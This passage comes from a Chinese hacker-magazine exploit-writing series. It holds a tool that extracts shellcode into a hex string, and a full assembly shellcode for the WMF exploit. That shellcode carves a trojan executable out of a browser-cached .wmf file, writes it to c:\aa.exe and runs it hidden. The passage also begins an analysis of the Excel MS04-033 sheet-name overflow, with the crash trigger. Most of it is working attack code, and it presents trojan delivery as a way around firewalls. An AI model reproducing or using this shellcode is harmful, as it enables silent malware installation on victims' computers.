_asm  add ebx, ebp
_asm  mov eax, [ebx + ecx * 4]
_asm  add eax, ebp // eax 保存的就是GetProcAddress的地址
// 为局部变量分配空间
_asm  push ebp
_asm  sub esp, 50h
_asm  mov ebp, esp
// 查找LoadLibrary的地址
_asm  mov [ebp + 40h], eax //把GetProcAddress的地址保存到ebp + 40中
// 开始查找LoadLibrary的地址，先构造"LoadLibrary\0"
```

```
    _asm push 0x0       //即'\0'
    _asm push DWORD PTR 0x41797261
    _asm push DWORD PTR 0x7262694c
    _asm push DWORD PTR 0x64616f4c
    _asm push esp //压入"LoadLibrary\0"的地址
    _asm push edi       //edi:kernel32的基址
    _asm call [ebp + 40h] //返回值(即LoadLibrary的地址)保存在eax中
    _asm mov [ebp + 44h], eax //保存LoadLibrary的地址到ebp + 44h
    _asm mov esp, ebp
    _asm add esp, 0x50 //大致维持平衡，直接popad来维持平衡
    Shell_code_end:
    _asm popad //Shell的实际长度为Shell_code_end - Shell_code_start + 1; //1是popad指令的长度,反汇编可以发现popad的长度为1
```

要提取ShellCode,肯定要先编译成二进制代码。假如我们能写一个程序来识别编译好的二进制代码中的ShellCode起始地址和结束地址,并按照指定的要求加以转换不就实现自动化了吗?(某读者开始鼓掌,另外一个读者摸摸脑袋"这么简单的想法我怎么没有想到呢?"),想法虽然简单却也可行,但是比较麻烦(相对于后面提出的想法而言),因为不同的ShellCode的起始和结束代码是不同,所以起始的特征码也不同,通过搜索文件来查找ShellCode的开始和结束地址就困难了。这样来说人工反而能快点。

更好的想法是这样的,一般我们的ShellCode都是用汇编写的,而汇编代码不引用绝对地址通常是不需要重定位的,同时为了让我们的ShellCode能够跨越多平台,ShellCode中用到的API都是搜索或者使用GetProcAddress得到的。有了这么多前提条件的保证,我们来看看更好的自动化技术,整个过程完全自动化。

仔细查看ShellCode的结构

```
            Shell_code_start:
                        Shell code
            Shell_code_end:
```

我们需要的只是Shell_code_start和Shell_code_end之间的代码,而标号Shell_code_start实际上就是地址。也就是说Shell_code_start和Shell_code_end已经标示了ShellCode的起始地址和结束地址,如果我们能够自动提取ShellCode起始和结束地址之间的数据并且转化为十六进制,那么,最后加上引号就能达到目的。实现原理如下:用指针指向Shell_code_start,读取(Shell_code_end到Shell_code_start)个字节加以转化就可以了。具体代码如下:

```
/
************************************************************
    created:  2006/01/10
    created:  10:1:2006   13:37
    filename: PE.c
    author:        Liu Qi
    version:  0.2
    purpose:  ShellCode的自动化提取
************************************************************/
    #include <windows.h>
    #include <stdio.h>
    #include <assert.h>

    #define SHELL_CODE_FILE        "ShellCode.txt"
    int main(int argc, char *argv[])
    {
    FILE *pFileShellCode;  //Shell code 的文件指针
    int i;
    char *PtrTo_Shell_code = NULL;//指向ShellCode的指针
    int extra_data_real_length;
    //ShellCode的实际长度
    //打开保存ShellCode的文件,为写入ShellCode作准备
    pFileShellCode = fopen(SHELL_CODE_FILE, "w+");
    if (NULL == pFileShellCode)
    {
        printf("Open Shell code file failed\n");
        exit(0);
    }
        goto GetShellCode;
    Shell_code_start:
    ShellCode代码如上,这里未节约篇幅省略
    Shell_code_end:
    GetShellCode:
    _asm pushad;
    _asm lea eax, Shell_code_start;      //取得ShellCode的起始地址
    _asm mov PtrTo_Shell_code, eax;      //
    _asm lea edx, Shell_code_end;  //取得ShellCode的结束地址的
    _asm sub edx, eax;  //得到ShellCode的长度
    _asm mov extra_data_real_length, edx; //把长度保存到extra_data_real_lengt
    _asm popad;
    //写入ShellCode, 先写个引号
    fputc('"', pFileShellCode);
    //写入ShellCode
    for (i = 0; i < extra_data_real_length; i++)
    {
    fputc('\\', pFileShellCode);  //写入'\'
    fputc('x', pFileShellCode);   //写入 'x'
    fprintf(pFileShellCode, "%.2X", (unsigned char) PtrTo_Shell_code[i]);
    }
    fputc('"', pFileShellCode); //写个引号
    printf("ShellCode 长度 %d\n", extra_data_real_length);
        fclose(pFileShellCode);
            return 0;
    }
```

代码写出来竟然是惊人的短小,看来思想才是最重要的,有句话怎么说来着?"思想有多远就能走多远"现在效果已经出来了,如图2所示。





图2

适合读者：溢出爱好者
前置知识：ShellCode基础

菜鸟版Expliot编写指南之三十二：

能够生成木马的ShellCode



文/图 曹军 dangguai27

最近一个朋友在WMF漏洞利用的ShellCode编写上遇到了麻烦 他需要编写的ShellCode功能是这样的 将绑定在.wmf文件中的.exe文件提取、生成并自动执行。经过一整天的努力，这个问题基本部分解决了，但仍然存在一点疑惑，正好写下本文和大家分享。

基础知识

讨论ShellCode之前，需要掌握两个基础知识

1.exe文件已经绑定到了.wmf文件中。怎么绑定呢？通过Copy命令："copy /b old.wmf+aa.exe new.wmf"即可完成，大家可以马上试试。

2.绑定木马之后的.wmf其实是与HTML文件一起作为网页木马来应用的。因此，用户通过IE打开畸形的new.wmf文件之前，会先将该文件连同HTML文件一起下载到系统的IE临时文件夹TIF(Temporary Internet Files)中。TIF是个隐藏文件夹，位于"Documents and Settings\Administrator\Local Settings"下。为了便于理解，大家可先设置"工具"->"文件夹选项"->"查看"->"隐藏文件和文件夹"->"显示所有文件和文件夹"，然后进入该目录查看。TIF目录下可以看到很多文件，但实际上它们都只是真正文件的连接而已。真正的IE临时文件位于"TIF\Content.IE5"下，本例中的new.wmf，位于本机的"Temporary Internet Files\Content.IE5\83SB61Q9"目录中。注意，Content.IE5及其中的文件或文件夹只有从资源管理器中才能看到，每个文件名都多了一个"[1]"，如new[1].wmf。

OK，有了基础知识，接下来我们看看ShellCode的设计思路。

ShellCode设计思路

做任何事情之前整理好思路都很重要，本文要求的ShellCode设计思路大致如下。

1.查找ShellCode可用到的各API函数地址。

2.找到临时文件new[1].wmf的绝对路径，通过CreateFileA函数打开该文件，并创建文件aa.exe。

3.通过SetFilePointer函数让new[1].wmf文件指针指向aa.exe文件数据开始的地方，即指向"MZ"。

4.循环从new[1].wmf中读取数据写入aa.exe。

5.执行生成的aa.exe。

过程并不复杂，关键是细心，接下来大家看看汇编实现，本例在Windows 2000 SP4+VC6下编译通过。

汇编实现及待改进的问题

1.API函数地址。最好在画流程图的时候就确定有哪些API函数会用到，并进行合理的内存规划，如图1所示。

```
        查找时的内存分配
esp--->|_____________|
ebp--->|_____________|
       ...............
       |_____________|
       |_ebp+14h_____|-->WinExec
       |_+18h________|-->WriteFile
       |_+1ch________|-->ReadFile
       |_+20h 输出表目录指针|-->SetFilePointer
       |_+24h 0计数|-->CreateFileA
       |_+28h 地址_|-->GetTempPathA
       |_+2ch GetProcAddress|
       |_+30h 地址_|-->wmf文件句柄
       |_+34h 地址_|-->aa.exe文件句柄
       |_+38h 地址_|-->CloseHandle
       |_+3Ch 地址_|-->ExitThread
```

图1

其中，GetProcAddress这个函数地址最重要，查找代码已经多次介绍了，大家可以参考以前的黑防。其余函数查找的部分代码如下：

```
mov [ebp+2Ch], eax //GetProcAddress
//查找GetTempPathA地址
mov dword ptr [ebp], 'TteG'
mov dword ptr [ebp + 4], 'Ppme'
mov dword ptr [ebp + 8], 'Ahta'
mov byte ptr [ebp + 0xc], 0
push ebp //函数名地址作为参数压入栈（下同）
push ebx //Kernel32.dll地址（下同）
call [ebp+2Ch] //函数返回后eax就是GetTempPathA的地址
mov dword ptr[ebp+28h],eax //保存函数地址（下同）
//CreateFileA地址
mov dword ptr [ebp], 'aerC'
mov dword ptr [ebp + 4], 'iFet'
mov dword ptr [ebp + 8], 'Ael'
push ebp
push ebx
call[ebp+2Ch]//函数返回后eax就是CreateFileA的地址
mov dword ptr[ebp+24h], eax //SetFilePointer地址
mov dword ptr [ebp], 'FteS'
mov dword ptr [ebp + 4], 'Peli'
mov dword ptr [ebp + 8], 'tnio'
mov dword ptr [ebp + 0xC], 're'
push ebp
push ebx
call [ebp+2Ch] //函数返回后eax就是SetFilePointer的地址
mov dword ptr[ebp+20h], eax
```

```
//查找ReadFile和WriteFile函数地址
mov dword ptr [ebp], 'daeR'
mov dword ptr [ebp + 4], 'eliF'
mov byte ptr [ebp + 8], 0
push ebp
push ebx
call [ebp+2Ch]//函数返回后eax就是ReadFile的地址
mov  dword ptr[ebp+1Ch], eax
//ReadFile和WriteFile地址
mov dword ptr [ebp], 'daeR'
mov dword ptr [ebp + 4], 'eliF'
mov byte ptr [ebp + 8], 0
push ebp
push ebx
call [ebp+2Ch]//函数返回后eax就是ReadFile的地址
mov  dword ptr[ebp+1Ch], eax
mov dword ptr [ebp], 'tirW'
mov dword ptr [ebp + 4], 'liFe'
mov word ptr [ebp + 8], 'e'
push ebp
push ebx
call [ebp+2Ch]//函数返回后eax就是WriteFile的地址
mov dword ptr[ebp+18h], eax  //WinExec地址
mov dword ptr [ebp], 'EniW'
mov dword ptr [ebp + 4], 'cex'
push ebp
push ebx
call [ebp+2Ch] //函数返回后eax就是WinExec的地址
mov  dword ptr[ebp+14h], eax   //CloseHandle地址
mov dword ptr [ebp], 'solC'
mov dword ptr [ebp + 4], 'naHe'
mov dword ptr [ebp + 8], 'eld'
push ebp
push ebx
call [ebp+2Ch]//函数返回后eax就是CloseHandle的地址
mov  dword ptr[ebp+38h], eax //ExitThread地址
mov dword ptr [ebp], 'tixE'
mov dword ptr [ebp + 4], 'erhT'
mov dword ptr [ebp + 8], 'da'
push ebp
push ebx
call [ebp+2Ch]//函数返回后eax就是ExitThread的地址
mov  dword ptr[ebp+3Ch], eax
```

2、找到临时文件new[1].wmf的绝对路径，通过CreateFileA函数打开该文件，通过GetTempPathA函数可找到系统临时文件夹。按照前面的基础知识，我们可以进一步找到new[1].wmf的绝对路径。部分代码如下：

```
//留出空间以备将来存放长的数据
sub esp, 0x800
mov esi, esp
add esi, 4
sub esp,0x100
mov ebx,esp
add ebx,4//调用GetTempPathA，获取系统临时文件夹
push ebx
push 64h
call dword ptr[ebp + 28h]
xor ecx,ecx
xor ecx,ecx
comp:
inc ecx
cmp byte ptr[ebx+ecx], 0x00
jnz comp
dec ecx
//将路径中的"temp"替换为"temporary Internet Files\Content.IE5\83SB61Q9\new[1].wmf"
mov     dword ptr[ebx+ecx],'raro'
mov     dword ptr[ebx+ecx+4],'nI y'
mov     dword ptr[ebx+ecx+8],'nret'
mov     dword ptr[ebx+ecx+12],'F te'
mov     dword ptr[ebx+ecx+16],'seli'
mov     byte ptr[ebx+ecx+20], 0x5c //'\'
mov     dword ptr[ebx+ecx+21], 'tnoC'
mov     dword ptr[ebx+ecx+25], '.tne'
mov     dword ptr[ebx+ecx+29], '55EI'
mov     byte ptr[ebx+ecx+32], 0x5c  //'\'
mov     dword ptr[ebx+ecx+33], 'BS38'
mov     dword ptr[ebx+ecx+37], '9Q16'
mov     byte ptr[ebx+ecx+41], 0x5c
mov     dword ptr[ebx+ecx+42],'[wen' //new[1].wmf
mov     dword ptr[ebx+ecx+46], 'w.]1'
mov     dword ptr[ebx+ecx+50], 'fm'
//以读的方式打开new[1].wmf
push 0
push 0x80 //FILE_ATTRIBUTE_NORMAL
push 3   //OPEN_EXISTING
push 0
push 3    //FILE_SHARE_READ | FILE_SHARE_WRITE
push 0x80000000 //GENERIC_READ
push ebx
call dword ptr[ebp + 24h] //CreateFileA
cmp eax, 0
jle gameover //-1则结束
mov dword ptr[ebp + 30h], eax //保存wmf文件句柄
//创建可执行文件c:\aa.exe
mov dword ptr[ebp], 0x615c3a63
mov dword ptr[ebp + 4], 'xe.a'
mov dword ptr[ebp + 8], 'e'
push 0
push 0  //FILE_ATTRIBUTE_NORMAL
push 2  //CREATE_ALWAYS
push 0
push 0
push 0x40000000 //GENERIC_WRITE
push ebp
call dword ptr[ebp+24h] //CreateFileA
cmp eax, 0
jle gameover
mov dword ptr[ebp+34h], eax   //保存exe文件句柄
```

3、通过SetFilePointer函数让new[1].wmf文件指针指向aa.exe文件数据开始的地方。部分代码如下：

```
//SetFilePointer设置文件偏移(exe文件位置)
push 0
push 0
push 0x527D //exe文件数据开始处:21119
mov eax, dword ptr[ebp + 30h] //wmf文件句柄
push eax
call dword ptr[ebp + 20h] //SetFilePointer
```

4、循环从new[1].wmf中读取数据写入aa.exe。部分代码如下:

```
mov dword ptr[ebp+40h],0 //保存每次实际读取的数据
mov dword ptr[ebp+44h],0 //保存每次实际写入的数据
Read_Write_exe:
push 0
lea eax, dword ptr[ebp + 40h]
push eax
push 0x400 //每次预定读取1024字节
push esi //存放每次读取后数据的缓冲区地址
push dword ptr[ebp + 30h] //wmf文件句柄
call dword ptr[ebp+1Ch] //ReadFile
push 0
lea eax, dword ptr[ebp + 44h]
// 每次实际写入的数据字节数地址
push eax
push dword ptr[ebp + 40h]
push esi
push dword ptr[ebp + 34h] //exe文件句柄
call dword ptr[ebp+18h] //WriteFile
//cmp byte ptr[ebx],1
//jz Read_Write_exe
cmp dword ptr[ebp+44h], 0x400 //判断是否读写完毕
jge Read_Write_exe
// 关闭wmf和exe文件句柄
push dword ptr[ebp+30h]
call dword ptr[ebp + 38h] //CloseHandle
push dword ptr[ebp+34h]
call dword ptr[ebp + 38h] //CloseHandle
```

5、执行生成的aa.exe,并退出线程。部分代码如下:

```
push 0 //SW_HIDE
push ebp
call dword ptr[ebp + 14h] //Winexec
gameover:

//ExitThread
push 0
call dword ptr[ebp + 3Ch] //ExitThread
```

汇编代码就是这样,大家按照前面多期文章介绍的方法可以完成ShellCode的提取,这里就不啰嗦了。

最后还有一个问题,"Content.IE5\83SB61Q9"目录中的"83SB61Q9"是随机的,不同的机器有所区别。因此通用性问题是需要解决的,本文的侧重点是介绍实现的思路。

小结

本文介绍了提取绑定在文件中(如.wmf)木马文件的ShellCode编写方法。提取绑定木马的ShellCode主要目的是以较短的ShellCode完成较复杂的功能,实际的复杂功能都是由木马文件来完成。它和传统Down&exec的ShellCode相比,也很容易实现访问网络时突破防火墙。

适合读者:溢出爱好者

前置知识:溢出相关基础知识

菜鸟版Expliot编写指南之二十三:

Excel溢出漏洞分析+利用

文/图 曹军/dangguai27 何永强

写2006年2期文章《Word溢出漏洞分析与利用》时,我就想,既然Word都有漏洞,那么Access、Excel等其他Office软件是否也存在漏洞呢?果然,3月中旬接连出现了几个关于Excel的"高危"级漏洞。我对这几个漏洞进行了一番分析,发现它们的确很难利用。但黑客精神的精髓就在于有规划的永不放弃,于是想到了和朋友一起从研究早些时候的一个Excel溢出漏洞入手,写下了本文。

漏洞起因

漏洞公告如图1所示:



Microsoft 安全公告 MS04-033
Microsoft Excel 中的漏洞可能允许执行代码 (886836)
发布时间:2004 年 10 月 12 日
版本:1.0
Microsoft Excel 中的漏洞可能允许执行代码
本文的目标读者:使用 Microsoft Excel 2000、Microsoft Excel 2002 Mac 或 Microsoft Excel v. X for Mac 的客户
安全漏洞的影响:执行代码
最高严重等级:严重
建议:用户应立即应用此更新。
安全更新替代:MS03-050
注意事项:无
测试过的软件和安全更新下载位置:
受影响的软件:

图1


通过漏洞公告我们不能得到什么有用的信息,但在Google上耐心地搜索了一下,发现网上已经有了此漏洞的简单分析。原来是Excel在处理表名称长度的时候存在堆栈溢出漏洞。该漏洞针对Microsoft Excel2000 SP 3及以下版本。

但经过仔细琢磨,我发现该分析文章写得不详细,也不太准确,同时没有提供Exploit。根据以往漏洞调试经验,下面我们还是先从了解Excel文件格式起,进而涉及到漏洞的分析。

Excel文件格式简介

Excel的文件格式和Word一样同属于复合型文档,每个文件都是以固定8字节"D0 CF 11 E0 A1 B1 1A E1"开头,并以512字节为数据的基本存储单位,以低字节优先存储的。文件数据组成结构分为:目录、索引和单元块。单元块中的数据域存储格式是:标记(Code)|数据长度(Length)|数据(Name)。本文推荐一款.XLS

文件的按格式分块的查看工具xlspure.exe，如图2所示



#	Code	Length	Name
1	0x0809	16	BOF
2	0x00E1	2	Unknown
3	0x00C1	2	Unknown
4	0x00E2	0	Unknown
5	0x005C	112	WRITEACCESS
6	0x0042	2	CODEPAGE
7	0x0161	2	DSF
8	0x01C0	0	Unknown
9	0x013D	6	TABID

```
00000000:  00 06 05 00 17 19 CD 07 C9 40 00  ....
0000000B:  00 06 01 00 00
```

图2

以图2 中的第一个数据域（均以十六进制表示）为例，Code是09 08，Length为10，Name为00 06 05 00 17，在文件中相应的位置如图3 所示

```
00000200h: 09 08 10 00 00 06 05 00 17 19 C0 07 C9 40 00 00 ;
00000210h: 06 01 00 00 E1 00 02 00 B0 04 C1 00 02 00 00 00 ;    ?..??....
00000220h: E2 00 00 00 5C 00 70 00 05 00 00 67 67 67 67 67 ; ?..\.p....ggggg
00000230h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
00000240h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 ;
```

图3

漏洞调试与分析

新建一个Excel文档，用Ultraedit32打开，根据漏洞公告，找到Sheet标志处，如图4 所示

```
00000870h: 13 80 03 FF 93 02 04 00 14 80 06 FF 60 01 02 00 ; .€.  ?...€.   ..
00000880h: 01 00 85 00 0E 00 3B 07 00 00 00 00 06 00 53 68 ; ..          Sh
00000890h: 65 65 74 31 85 00 0E 00 8E 08 00 00 00 00 06 00 ; eet1?..?......
000008a0h: 53 68 65 65 74 32 85 00 0E 00 95 09 00 00 00 00 ; Sheet2?..?....
000008b0h: 06 00 53 68 65 65 74 33 8C 00 04 00 56 00 56 00 ; ..Sheet3?..V.V.
```

图4

其中，0x0085是标记，0x000E是数据域的总长度，表名称长度为0x0006，我们要修改的就是表名称长度。经过测试发现，此漏洞与.XLS文件名长度有关，考虑到字节数要求，文件名取为"我爱北京天安门天安门上太阳升伟大领袖毛主席.XLS"。如果该长度在22-44字节之间，当其长度修改为0x0FFF左右时就会触发整数溢出，进而触发堆栈溢出漏洞。在Windows 2000 SP4+VC6环境下进行调试，如图5 所示




图5

出现了如图6 所示的异常提示框，这和我们以往调试堆栈溢出漏洞时出现的情况差不多。



图6

出现了异常情况，我们再来分析漏洞起因。默认情况下，表名称长度是无符号整数，但当我们构造一个负数，memcpy函数会把长度值转换成正数来拷贝表名称到堆栈中，从而导致溢出的产生。问题代码通过IDA Pro对EXCEL.exe反汇编后得到，如下：

```
:3003FBD3   8B400C          mov eax, dword ptr [eax+0C]
:3003FBD6   FF7008          push [eax+08]
:3003FBD9   8D8560FCFFFF    lea eax, dword ptr [ebp+FFFFFC60]
